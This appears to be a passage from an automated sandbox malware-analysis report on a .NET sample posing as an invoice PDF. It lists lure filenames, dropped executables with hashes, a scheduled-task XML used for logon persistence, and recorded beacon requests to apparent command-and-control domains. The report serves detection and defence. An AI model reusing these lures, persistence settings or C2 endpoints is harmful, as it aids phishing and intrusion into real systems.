	#U00a0Import Custom Duty invoice & its clearance documents.exe	Get hash	malicious	Browse	• 184.168.131.241
	Payment receipt MT103.exe	Get hash	malicious	Browse	• 184.168.131.241
	research-531942606.xlsb	Get hash	malicious	Browse	• 72.167.211.83
	research-121105165.xlsb	Get hash	malicious	Browse	• 72.167.211.83
	research-76934760.xlsb	Get hash	malicious	Browse	• 72.167.211.83
	research-1960540844.xlsx	Get hash	malicious	Browse	• 72.167.211.83
	research-1110827633.xlsb	Get hash	malicious	Browse	• 72.167.211.83
	DocumentScanCopy2021_pdf.exe	Get hash	malicious	Browse	• 148.66.138.158
BEGET-ASRU	LEMOH.exe	Get hash	malicious	Browse	• 87.236.16.155
	Items and Specification Needed for RFQ546092227865431209PDF.exe	Get hash	malicious	Browse	• 81.200.112.191
	HEN.exe	Get hash	malicious	Browse	• 87.236.16.155
	Taisier Med Surgical Sutures.exe	Get hash	malicious	Browse	• 87.236.16.155
	Slip__pdf.exe	Get hash	malicious	Browse	• 87.236.16.60
	ygv2xv4xHM.exe	Get hash	malicious	Browse	• 91.106.200.129
	Product Details.exe	Get hash	malicious	Browse	• 87.236.16.216
	Quotation.exe	Get hash	malicious	Browse	• 87.236.16.223
	AADDE71205336CCDD048F0B5029BECBBCD03E741045F4.exe	Get hash	malicious	Browse	• 87.236.16.148
	Shipment Document Pdf.exe	Get hash	malicious	Browse	• 87.236.16.245
	Radix_1_exe.exe	Get hash	malicious	Browse	• 87.236.16.17
	PO-RFQ # 097663899 pdf .exe	Get hash	malicious	Browse	• 87.236.16.22
	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• 5.101.152.161
	_VmailMessage_Wave19922626.html	Get hash	malicious	Browse	• 193.200.74.39
	5zc9vbGBo3.exe	Get hash	malicious	Browse	• 45.90.34.87
	InnAcjnAmG.exe	Get hash	malicious	Browse	• 45.90.34.87
	8X93Tzvd7V.exe	Get hash	malicious	Browse	• 45.90.34.87
	u8A8Qy5S7O.exe	Get hash	malicious	Browse	• 45.90.34.87
	SecuriteInfo.com.Mal.GandCrypt-A.24654.exe	Get hash	malicious	Browse	• 45.90.34.87
	SecuriteInfo.com.Mal.GandCrypt-A.5674.exe	Get hash	malicious	Browse	• 45.90.34.87

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\suSwVklf.exe	SecuriteInfo.com.Variant.MSILHeracles.17940.23513.exe	Get hash	malicious	Browse	
	HT210525 IV Quotation.exe	Get hash	malicious	Browse	
	Bank_payment information.exe	Get hash	malicious	Browse	
	HT210525 IV Quotation.exe	Get hash	malicious	Browse	
	Proforma Invoice No. 14214.exe	Get hash	malicious	Browse	
	KCTC International Ltd.exe	Get hash	malicious	Browse	
	NEW PO#70-02110-00739.exe	Get hash	malicious	Browse	
	New quote.exe	Get hash	malicious	Browse	
	Bank payment information.exe	Get hash	malicious	Browse	
	MESCO TQZ24 QUOTE.exe	Get hash	malicious	Browse	
	SWIFT Msg of USD 78,000.exe	Get hash	malicious	Browse	
	OM PHOENIX TRADERS.exe	Get hash	malicious	Browse	
	ORDER #2348478.exe	Get hash	malicious	Browse	
	1029BA046DF67EE328AD9D21BFD1E6D31C5CEDC4D4EAD.exe	Get hash	malicious	Browse	
	Quotation 2000051165.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IMG-20191224-WA0050.jpg.exe	Get hash	malicious	Browse	
	Note0093746573.exe	Get hash	malicious	Browse	
	RYJzamn1HwAEPyy.exe	Get hash	malicious	Browse	
	11.exe	Get hash	malicious	Browse	
	OM PHOENIX TRADERS.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RegSvcs.exe.log	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\invoice#56432_Pdf.exe.log	
Process:	C:\Users\user\Desktop\invoice#56432_Pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmpC457.tmp	
Process:	C:\Users\user\Desktop\invoice#56432_Pdf.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1641
Entropy (8bit):	5.182796190806868
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBGaKtn:cbhK79lNQR/rydbz9l3YODOLNdq3n8
MD5:	CA5FD71D72E96C51783FBDC2E8874F38
SHA1:	73F22039BDEAB58BB3B5F8174F2829FDA1E428AA

C:\Users\user\AppData\Local\Temp\tmpC457.tmp	
SHA-256:	70E632A493D03D671EC7CA334CCF581BE66F29C38307B34C05A1892F388F7ED3
SHA-512:	C2EE3BD3420BFAF8B82C1292D266F40681A084FEC65007588EFA59E0314B4C19CEFA6941814ADADB572B66E56FCD021ED12D78818B28E3989632C4F106204734
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Local\Temp\tmpCDAE.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1641
Entropy (8bit):	5.176657381323439
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBGJtn:cbhK79lNQR/rydbz9I3YODOLNdq3s
MD5:	C09FD0EC930D435414B0145E84D605AC
SHA1:	D8047586E7185494DE4A1E2EB4182BED0144A0DF
SHA-256:	F10E0F64CE7A14AFB122E12670D236B47E6DCEE0969AFAEDCD19C3BDD290209E
SHA-512:	66BF19F51E42304E878E0BB1ED32D218A6C193795020110AA0951E7460E6CAB2C2A48F8BCEDEA46DA0C4C2F32C77CEF538D5EE9B674FE2425DA2DEEEC4E667E3
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\UzYBKefg.exe	
Process:	C:\Users\user\Desktop\invoice#56432_Pdf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1538048
Entropy (8bit):	7.818638424941714
Encrypted:	false
SSDEEP:	24576:BJbcT7PLu7yJhcyvU1W3KdGn937wuubC1aU3HTRINe42J/7kVnTDi042snZkKNek:oT7T2yJhZU1W35bubC1R3cCJzkVXD42e
MD5:	1872FBDCB3E1ECD6D2C7C4C0E3F0542C
SHA1:	D3AC7E7ADD55AE2D25AA6AD3A015E22CD7A3447D
SHA-256:	70A1C87CDE771CEA10A195826A8DDD79003CAC8BA3EC50E10CC2BE34499FD846
SHA-512:	5373D4A23CB21AC6F8C4811B8688EC04F64732AAFB848C8D4ED246888DE769383790E03EC69C93674EB889BA0620573EAF4257368A8B33BABFB68CE78C44E065
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 26%, Browse • Antivirus: ReversingLabs, Detection: 62%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P.....z.... .....@.. ....@.....(...O..... .....H.....text..... ....v.....@..B.....\.....H.....b...x.....X.....0.....(....(.....(.....o.....*.....(.....(!.....("....(#.....($....*N..(....o....(%....*&.. (&....*.s'.....s(.....s).....s*.....s+.....*....0.....~....o,....+..*.0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0..<.....~.....(1.....!r... p.....(2...o3...s4.....~.....+..*.0.....

C:\Users\user\AppData\Roaming\UzYBKefg.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\invoice#56432_Pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\suSwVkIf.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	45152
Entropy (8bit):	6.149629800481177
Encrypted:	false
SSDEEP:	768:bBbSoy+SdIBf0k2dsYyV6Iq87PiU9FViaLmf:EoOIBf0ddsYy8LUjVBC
MD5:	2867A3817C9245F7CF518524DFD18F28
SHA1:	D7BA2A111CEDD5BF523224B3F1CFE58EEC7C2FDC
SHA-256:	43026DCFF238F20CFF0419924486DEE45178119CFDD0D366B79D67D950A9BF50
SHA-512:	7D3D3DBB42B7966644D716AA9CBC75327B2ACB02E43C61F1DAD4AFE5521F9FE248B33347DFE15B637FB33EB97CDB322BCAEAE08BAE3F2FD863A9AD9B3A4D0B42
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: SecuriteInfo.com.Variant.MSILHeracles.17940.23513.exe, Detection: malicious, Browse • Filename: HT210525 IV Quotation.exe, Detection: malicious, Browse • Filename: Bank_payment information.exe, Detection: malicious, Browse • Filename: HT210525 IV Quotation.exe, Detection: malicious, Browse • Filename: Proforma Invoice No. 14214.exe, Detection: malicious, Browse • Filename: KCTC International Ltd.exe, Detection: malicious, Browse • Filename: NEW PO#70-02110-00739.exe, Detection: malicious, Browse • Filename: New quote.exe, Detection: malicious, Browse • Filename: Bank payment information.exe, Detection: malicious, Browse • Filename: MESCO TQZ24 QUOTE.exe, Detection: malicious, Browse • Filename: SWIFT Msg of USD 78,000.exe, Detection: malicious, Browse • Filename: OM PHOENIX TRADERS.exe, Detection: malicious, Browse • Filename: ORDER #2348478.exe, Detection: malicious, Browse • Filename: 1029BA046DF67EE328AD9D21BFD1E6D31C5CEDC4D4EAD.exe, Detection: malicious, Browse • Filename: Quotation 2000051165.exe, Detection: malicious, Browse • Filename: IMG-20191224-WA0050.jpg.exe, Detection: malicious, Browse • Filename: Note0093746573.exe, Detection: malicious, Browse • Filename: RYJzamn1HwAEPyy.exe, Detection: malicious, Browse • Filename: 11.exe, Detection: malicious, Browse • Filename: OM PHOENIX TRADERS.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...zX.Z.....0..d.....V.... .....@.. .....".. ..`.....O.....8.....r..`>..... ....H.....text...\c... ...d..... ..`.rsrc...8.....f.....@..@.reloc..... .....p.....@..B.....8.....H.....+...S.....|...P.....r...p(....*2.(....(....*z..r...p(....(....(.....}....*..{....*.s.....*.0..{.....Q.-.s.....+i~....o....(..... s.....o.....r!..p..(....Q.P,:.P.....(....o....o .....(....o!...o".....,..o#...t.....*..0..(..... ....s$.....o%....X..(....-..*.o&...*.0.....('.....&.....*.*.....0.....(.....&.....*..... .....0.....(.....(....~....,.(....~....o....9]...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.818638424941714
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	invoice#56432_Pdf.exe
File size:	1538048
MD5:	1872fbdcb3e1ecd6d2c7c4c0e3f0542c
SHA1:	d3ac7e7add55ae2d25aa6ad3a015e22cd7a3447d
SHA256:	70a1c87cde771cea10a195826a8ddd79003cac8ba3ec50e10cc2be34499fd846
SHA512:	5373d4a23cb21ac6f8c4811b8688ec04f64732aafb848c8d4ed246888de769383790e03ec69c93674eb889ba0620573eaf4257368a8b33babfb68ce78c44e069
SSDEEP:	24576:BJbcT7PLu7yJhcyvU1W3KdGn937wuubC1aU3HTRINe42J/7kVnTDi042snZkKNek:oT7T2yJhZU1W35bubC1R3cCJzkVXD42e
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P.....z.... .....@.. .....@.....

File Icon

Icon Hash:	8c8caa8e9692aa00

Static PE Info

General

Entrypoint:	0x54ee7a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60C219E8 [Thu Jun 10 13:55:52 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x14ce80	0x14d000	False	0.971279384854	data	7.98150038616	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x150000	0x2a3c4	0x2a400	False	0.124497272559	data	4.17355136176	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x17c000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 11, 2021 19:59:38.324770927 CEST	192.168.2.4	8.8.8.8	0x9ce	Standard query (0)	www.martinbrosenterprise.com	A (IP address)	IN (0x0001)
Jun 11, 2021 19:59:59.582670927 CEST	192.168.2.4	8.8.8.8	0x1401	Standard query (0)	www.potoloks-spb.online	A (IP address)	IN (0x0001)
Jun 11, 2021 20:00:20.376434088 CEST	192.168.2.4	8.8.8.8	0x84af	Standard query (0)	www.dotacionesmedicasmarmol.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 19:59:38.391433001 CEST	8.8.8.8	192.168.2.4	0x9ce	No error (0)	www.martinbrosenterprise.com	martinbrosenterprise.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 19:59:38.391433001 CEST	8.8.8.8	192.168.2.4	0x9ce	No error (0)	martinbrosenterprise.com		166.62.10.181	A (IP address)	IN (0x0001)
Jun 11, 2021 19:59:59.698230982 CEST	8.8.8.8	192.168.2.4	0x1401	No error (0)	www.potoloks-spb.online		87.236.16.60	A (IP address)	IN (0x0001)
Jun 11, 2021 20:00:20.685239077 CEST	8.8.8.8	192.168.2.4	0x84af	No error (0)	www.dotacionesmedicasmarmol.com	dotacionesmedicasmarmol.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 20:00:20.685239077 CEST	8.8.8.8	192.168.2.4	0x84af	No error (0)	dotacionesmedicasmarmol.com		35.203.102.63	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.martinbrosenterprise.com
- www.potoloks-spb.online

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49729	166.62.10.181	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 19:59:38.687288046 CEST	217	OUT	GET /nyd/?T0=v4hXcVvxmJdL&6l=dkq0cGC/LEW83SVi83HPhPtn9q1O8+UCFQ9WCoc0R0ms29HHTKVnwSEdqKQ2f/ZR/emS HTTP/1.1 Host: www.martinbrosenterprise.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 19:59:38.978382111 CEST	219	IN	HTTP/1.1 404 Not Found Date: Fri, 11 Jun 2021 17:59:38 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Accept-Ranges: bytes Vary: Accept-Encoding,User-Agent Content-Length: 1699 Content-Type: text/html Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 46 69 6c 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 62 6f 64 79 20 7b 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 65 65 65 3b 0a 7d 0a 0a 62 6f 64 79 2c 20 68 31 2c 20 70 20 7b 0a 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 20 22 53 65 67 6f 65 20 55 49 22 2c 20 53 65 67 6f 65 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 41 72 69 61 6c 2c 20 22 4c 75 63 69 64 61 20 47 72 61 6e 64 65 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 6e 6f 72 6d 61 6c 3b 0a 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 0a 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 20 61 75 74 6f 3b 0a 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 20 61 75 74 6f 3b 0a 20 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 31 37 37 70 78 3b 0a 20 20 6d 61 78 2d 77 69 64 74 68 3a 20 31 31 37 30 70 78 3b 0a 20 20 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 20 31 35 70 78 3b 0a 20 20 70 61 64 64 69 6e 67 2d 6c 65 66 74 3a 20 31 35 70 78 3b 0a 7d 0a 0a 2e 72 6f 77 3a 62 65 66 6f 72 65 2c 20 2e 72 6f 77 3a 61 66 74 65 72 20 7b 0a 20 20 64 69 73 70 6c 61 79 3a 20 74 61 62 6c 65 3b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 20 22 3b 0a 7d 0a 0a 2e 63 6f 6c 2d 6d 64 2d 36 20 7b 0a 20 20 77 69 64 74 68 3a 20 35 30 25 3b 0a 7d 0a 0a 2e 63 6f 6c 2d 6d 64 2d 70 75 73 68 2d 33 20 7b 0a 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 32 35 25 3b 0a 7d 0a 0a 68 31 20 7b 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 38 70 78 3b 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 32 30 70 78 20 30 3b 0a 7d 0a 0a 2e 6c 65 61 64 20 7b 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 31 70 78 3b 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 32 30 30 3b 0a 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 32 30 70 78 3b 0a 7d 0a 0a 70 20 7b 0a 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 32 30 70 78 3b 0a 7d 0a 0a 61 20 7b 0a 20 20 63 6f 6c 6f 72 3a 20 23 33 32 38 32 65 36 3b 0a 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 61 69 6e 65 72 20 74 65 78 74 2d 63 65 6e 74 65 72 22 20 69 64 3d 22 65 72 72 6f 72 22 3e 0a 20 20 3c 73 76 67 20 68 65 69 67 68 74 3d 22 31 30 30 22 20 77 69 64 74 68 3d 22 31 30 30 22 3e 0a 20 20 20 20 3c 70 6f 6c 79 67 6f 6e 20 70 6f 69 6e 74 73 3d 22 35 30 2c 32 35 20 31 37 2c 38 30 20 38 32 2c 38 30 22 20 73 74 72 6f 6b 65 2d 6c 69 6e 65 6a 6f 69 6e 3d 22 72 6f 75 Data Ascii: <!DOCTYPE html><html><head><title>File Not Found</title><meta http-equiv="content-type" content="t ext/html; charset=utf-8" ><meta name="viewport" content="width=device-width, initial-scale=1.0"><style type="text/css">b ody { background-color: #eee;}body, h1, p { font-family: "Helvetica Neue", "Segoe UI", Segoe, Helvetica, Arial, "Lucida Grande", sans-serif; font-weight: normal; margin: 0; padding: 0; text-align: center;}.container { margin-left: auto; marg in-right: auto; margin-top: 177px; max-width: 1170px; padding-right: 15px; padding-left: 15px;}.row:before, .row:after { display: table; content: " ";}.col-md-6 { width: 50%;}.col-md-push-3 { margin-left: 25%;}h1 { font-size: 48px; font-weight: 300; margin: 0 0 20px 0;}.lead { font-size: 21px; font-weight: 200; margin-bottom: 20px;}p { margin: 0 0 10px;}a { color: #3282e6; text-decoration: none;}</style></head><body> <svg height="100" width="100"> <polygon points="50,25 17,80 82,80" stroke-linejoin="rou

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49730	87.236.16.60	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 19:59:59.793190956 CEST	220	OUT	GET /nyd/?6l=j68GMIDNlTjtfEjWHH9a9sxWH2Ka7bvr15iXo/6Hu+1FeN5QCEAjF6MjOch6oz89j9s8&T0=v4hXcVvxmJdL HTTP/1.1 Host: www.potoloks-spb.online Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
